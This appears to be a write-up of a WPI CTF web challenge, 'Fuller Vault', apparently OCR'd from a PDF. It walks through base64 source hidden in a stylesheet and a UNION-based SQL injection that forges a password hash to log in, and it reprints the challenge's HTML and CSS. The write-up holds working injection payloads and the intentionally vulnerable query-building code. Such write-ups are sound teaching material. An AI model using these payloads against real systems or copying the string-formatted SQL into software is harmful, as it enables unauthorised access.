

Recon

After opening up the website: https://vault.wpictf.xyz/ we see the following:




Clicking the Sign Up button just results in getting rick rolled. So the only other thing is trying to interface with the username and password.

This happens when username is qwd:




Solving

The first thing I do is type in random quotes to see if the web app is vulnerable to SQL injections.



As we can see, the site seems to be injectable and the syntax will be SQLite . So I try the old fashioned ‘ OR 1=1; -- -

Note that it says invalid password, not “No such user”.



So the injection is working, but the result is not being reflected back. After playing around with different SQL queries for a while, I decide to look at the Page source again. I click on styles.css and see:

c2VhcmNoID0gIiliU0VMRUNUIGlkLCBoYXNoLCBzYWx0IEZST00gY2xpZW50cyBXSEVSRSBj
bGllbnRuYW1lID0gJ3swfScgTElNSVQgMSIiIi5mb3JtYXQoY2xpZW50bmFtZSkNCnBvaW50ZX
luZXhlY3V0ZShzZWFyY2gpDQoNCiByZXMgPSBwb2ludGVyLmZldGNob25lKCkNCiAgICBpZiB
ub3QgcmVzOg0KICAgICAgICByZXR1cm4gIk5vIHN1Y2ggdXNlciBpbiB0aGUgZGF0YWJhc2Ug
ezB9IVxuIi5mb3JtYXQoY2xpZW50bmFtZSkNCiAgICB1c2VySUQsIGhhc2gsIHNhbHQgPSByZ
XMNCg==

And

Y2FsY3VsYXRlZEhhc2ggPSBoYXNobGliLnNoYTI1NihwYXNzd29yZCArIHNhbHQpDQppZiBjY
WxjdWxhdGVkSGFzaC5oZXhkaWdlc3QoKSAhPSBoYXNoOg0KDQoJSW52YWxpZA0K

I base decode both of them and get:

```
search = """SELECT id, hash, salt FROM clients WHERE clientname = '{0}' LIMIT
1""".format(clientname)
pointer.execute(search)

 res = pointer.fetchone()
    if not res:
        return "No such user in the database {0}!\n".format(clientname)
    userID, hash, salt = res

calculatedHash = hashlib.sha256(password + salt)
if calculatedHash.hexdigest() != hash:

            Invalid
```

I then go to https://sqliteonline.com/#/ and run the following found inside the main page source.

CREATE TABLE clients (

id VARCHAR(255) PRIMARY KEY AUTOINCREMENT,

clientname VARCHAR(255),

hash VARCHAR(255),

salt VARCHAR(255)

);

I then grab the sql query found in the decoded base64:

SELECT id, hash, salt FROM clients WHERE clientname = '{0}' LIMIT 1


And put it inside sqliteonline.com. The {0} represents the username form field on the main page. So this is what we will be manipulating.
When inputting *'OR 1=1; Select id, hash,salt from clients; -- -* . We get the following error:

So this leads me to think of using UNION (instead of ; used for multiple commands). So instead of {0} I insert :
Goutham' union select 1,"1","1" FROM clients; -- -

I notice that the first row returned is 1,1,1, So I manipulated the sql query result's hash and salt fields to 1 and 1.

So I do:
Goutham' union select 1,"2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824","" FROM clients; -- -

Thus replacing the salt with nothing, and replacing the hash with 2cf… which is the Sha256 of "hello". So I put that string in the username, and hello in the password and get:



Which is another rick roll…. So I logout and try id 2:
Goutham' union select 2,"2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824","" FROM clients; -- -

And we get the flag:

Welcome back valid user! Your digital secret is: "WPI{y0ur_fl46_h45_l1k3ly_b31n6_c0mpr0m153d}" (Log out)

Source code (Credit to WPI Cyber Security Club)

Main Page:

```
<html>


<!-- Welcome to the the Fuller Vault

- clients/clients.db stores authentication info with the following schema:


CREATE TABLE clients (

id VARCHAR(255) PRIMARY KEY AUTOINCREMENT,

clientname VARCHAR(255),

hash VARCHAR(255),

salt VARCHAR(255)

); -->


<title>WPI CTF WEB</title>

<link rel="stylesheet" type="text/css" href="static/bootstrap.min.css" />

<link rel="stylesheet" type="text/css" href="static/style.css" />


<body>


<div class = "box" rel="stylesheet">

<h1>Fuller Commons Vault</h1>

<p>

Welcome to fuller commons secret digital vault.
```

To retreive your stuff, log in below.

Active clients

Goutham: A password ... hmmm

Gaines: 90s mixtape

Binam: How to not die from stress presentation

Sign up today to store your content.

<!--
V2hhdD8gWW91IHRob3VnaHQgdGhpcyB3YXMgYSBmbGFnPyBIYSB0aGF0IHdvdWxkIGJ
lIHRvIGVhc3kuIFRoYXQncyBqdXN0IG5vdCBteSBzdHlsZT8gfiBHb3V0aGFt -->

Sign Up

<form method="POST" action="./login">

<label for="clientname">Username:</label>

<input type="text" name="clientname" id="clientname">

<label for="password">Password:</label>

```
    <input type="password" name="password" id="password">
    </p>
    <input type="submit" value="Log In!">
    </br>
    </form>
    </div>
    </body>
    </html>
```

Styles.css:

```
/*My styling */

h1{
  margin: auto;
  text-align: center;
  font: 400 58px/60px 'Impact, Charcoal, sans-serif', Georgia, serif;
  color:#e23636;
  background-color: #504a4a;
  text-shadow: 2px 2px #000000;
  margin: 10px 0;
}

body{
  text-align: center;
  background-image: url(http://hdqwalls.com/wallpapers/the-matrix-typography-wide.jpg);
  margin:0px;
  font: 400 12px/22px 'Open Sans', Verdana, Helvetica, sans-serif;
  color:#000000;
  background-color: #504a4a;
}

.box
```

```
{
  position: absolute;
  width: auto;
  height: auto;
  left: 28%;
  margin-left: auto;
  margin-right: auto;
  background-color: #f78f3f;
  border: 5px solid #000000;
  opacity:0.95;
  display: inline;
  float: center;
  padding: 8px 20px;
}

form{
  margin: auto;
  width:40%;
  font-weight: bold;
}

input[type=text], select {
  width: 100%;
  padding: 8px 20px;
  margin: 8px 0;
  display: inline-block;
  border: 3px solid #000000;
  border-radius: 4px
  /* First half */
  /*
c2VhcmNoID0gIiliU0VMRUNUIGlkLCBoYXNoLCBzYWx0IEZST00gY2xpZW50cyBXSEVSRSBj
bGllbnRuYW1lID0gJ3swfScgTElNSVQgMSIiIi5mb3JtYXQoY2xpZW50bmFtZSkNCnBvaW50ZX
luZXhlY3V0ZShzZWFyY2gpDQoNCiByZXMgPSBwb2ludGVyLmZldGNob25lKCkNCiAgICBpZiB
ub3QgcmVzOg0KICAgICAgICByZXR1cm4gIk5vIHN1Y2ggdXNlciBpbiB0aGUgZGF0YWJhc2Ug
ezB9IVxuIi5mb3JtYXQoY2xpZW50bmFtZSkNCiAgICB1c2VySUQsIGhhc2gsIHNhbHQgPSByZ
XMNCg== */
}


input[type=password], select {
  width: 100%;
  padding: 8px 20px;
  margin: 8px 0;
```

```
  display: inline-block;
  border: 3px solid #000000;
  border-radius: 4px;
  /* Second Half */
  /*
Y2FsY3VsYXRlZEhhc2ggPSBoYXNobGliLnNoYTI1NihwYXNzd29yZCArIHNhbHQpDQppZiBjY
WxjdWxhdGVkSGFzaC5oZXhkaWdlc3QoKSAhPSBoYXNoOg0KDQoJSW52YWxpZA0K */
}

ul:nth-of-type(1) {
  list-style-type: square;
}


.button {
display: inline-block;
width: 115px;
height: 45px;
background: #4E9CAF;
padding: 10px;
text-align: center;
border-radius: 5px;
color: white;
left: 45%;
font-weight: bold;
}
```